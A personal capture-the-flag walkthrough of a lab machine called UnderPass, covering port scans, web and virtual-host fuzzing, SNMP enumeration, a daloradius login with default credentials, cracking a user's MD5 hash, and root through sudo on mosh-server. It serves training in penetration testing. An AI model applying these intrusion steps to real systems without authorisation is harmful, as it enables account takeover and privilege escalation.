nmap


TCP

nmap -p- -sC -sV -vv



UDP

nmap -p- -sC -sV -sU -vv



nmap -p-, then use -sC -sV for open ports saves time

http

shows default ubuntu page...



nothing special...

directory fuzzing

```
$ffuf -u http://10.10.11.48/FUZZ -w /opt/SecLists/Discovery/Web-Content/raft-small-directories.txt


       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.48/FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Content/raft-small-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

server-status           [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 58ms]
:: Progress: [20115/20115] :: Job [1/1] :: 643 req/sec :: Duration: [0:00:31] :: Errors: 0 ::
```

virtual host fuzzing


$ffuf -u http://10.10.11.48/ -H 'HOST: FUZZ.underpass.htb' -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -fw 3496
v2.1.0-dev
:: Method : GET
:: URL : http://10.10.11.48/
:: Wordlist : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header : Host: FUZZ.underpass.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response words: 3496
:: Progress: [4989/4989] :: Job [1/1] :: 598 req/sec :: Duration: [0:00:15] :: Errors: 0 ::

nothing...

snmp

snmpwalk

```
└─→ $snmpwalk -v 2c -c public 10.10.11.48
iso.3.6.1.2.1.1.1.0 = STRING: "Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (1661385) 4:36:53.85
iso.3.6.1.2.1.1.4.0 = STRING: "steve@underpass.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "UnDerPass.htb is the only daloradius server in the basin!"
iso.3.6.1.2.1.1.6.0 = STRING: "Nevada, U.S.A. but not Vegas"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
```

Credential leak: steve

10.10.11.48 is underpass.htb
daloradius is running

```
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.8 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.9 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.10 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.25.1.1.0 = Timeticks: (1662610) 4:37:06.10
iso.3.6.1.2.1.25.1.2.0 = Hex-STRING: 07 E9 05 09 0F 3B 1F 00 2B 00 00
iso.3.6.1.2.1.25.1.3.0 = INTEGER: 393216
iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/vmlinuz-5.15.0-126-generic root=/dev/mapper/ubuntu--vg-ubuntu--lv ro net.ifnames=0 biosdevname=0
"
iso.3.6.1.2.1.25.1.5.0 = Gauge32: 0
iso.3.6.1.2.1.25.1.6.0 = Gauge32: 222
iso.3.6.1.2.1.25.1.7.0 = INTEGER: 0
iso.3.6.1.2.1.25.1.7.0 = No more variables left in this MIB View (It is past the end of the MIB tree)
```


Community string enumerate

```
└─→ $onesixtyone -c /opt/SecLists/Discovery/SNMP/snmp.txt 10.10.11.48
Scanning 1 hosts, 3219 communities
10.10.11.48 [public] Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64
10.10.11.48 [public] Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64
```

nothing...

daloradius

browse daloradius




Forbidden

You don't have permission to access this resource.


Apache/2.4.52 (Ubuntu) Server at underpass.htb Port 80

It exists!


daloradius github



Verify those files exist




Browse */app/operators*



It redirects to login.php! Cool!


Try default credential: administrator/radius



I can login!!!


Credential search

User Listing



Show svcMosh's password

Edit-user -> Check Attributes



It's MD5 hash!

Config shows database credentials




Get user shell

hashcat

Create hash file

```
1 svcMosh:412DD4759978ACFCC81DEAB01B382403$
```

Run hashcat



Get svcMosh password

ssh to svcMosh

```
Last login: Fri May  9 16:11:39 2025 from 10.10.14.141
svcMosh@underpass:~$
```

Privilege escalation

sudo -l




I can run /usr/bin/mosh-server

https://medium.com/@momo334678/mosh-server-sudo-privilege-escalation-82ef833bb246: It shows I can escalate to root

sudo /usr/bin/mosh-server



MOSH_KEY= mosh-client 127.0.0.1



We get root!

MySQL

mysql login with cred found on daloradius

```
svcMosh@underpass:~$ mysql -u steve -h localhost -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 93
Server version: 10.6.18-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.


MariaDB [(none)]>
```

Check tables that have password

```
MariaDB [information_schema]> select table_name, column_name from information_schema.columns where column_name like "%password%";
+------------------+--------------------+
| table_name       | column_name        |
+------------------+--------------------+
| operators        | password           |
| billing_merchant | password           |
| billing_paypal   | password           |
| userinfo         | portalloginpassword |
+------------------+--------------------+
4 rows in set (0.007 sec)
```

4 tables that have column which includes password

Verify Contents



```
MariaDB [radius]> select * from billing_merchant;
Empty set (0.000 sec)

MariaDB [radius]> select * from billing_paypal;
Empty set (0.000 sec)

MariaDB [radius]> select username, portalloginpassword from userinfo;
+----------+----------------------+
| username | portalloginpassword |
+----------+----------------------+
| svcMosh  |                      |
+----------+----------------------+
1 row in set (0.000 sec)

MariaDB [radius]> select username, password from operators;
+---------------+----------+
| username      | password |
+---------------+----------+
| administrator | radius   |
+---------------+----------+
1 row in set (0.000 sec)
```

4 tables that have column which includes password

Two don't have any entry, userinfo has only svcMosh, operators has the default username and password of daloradius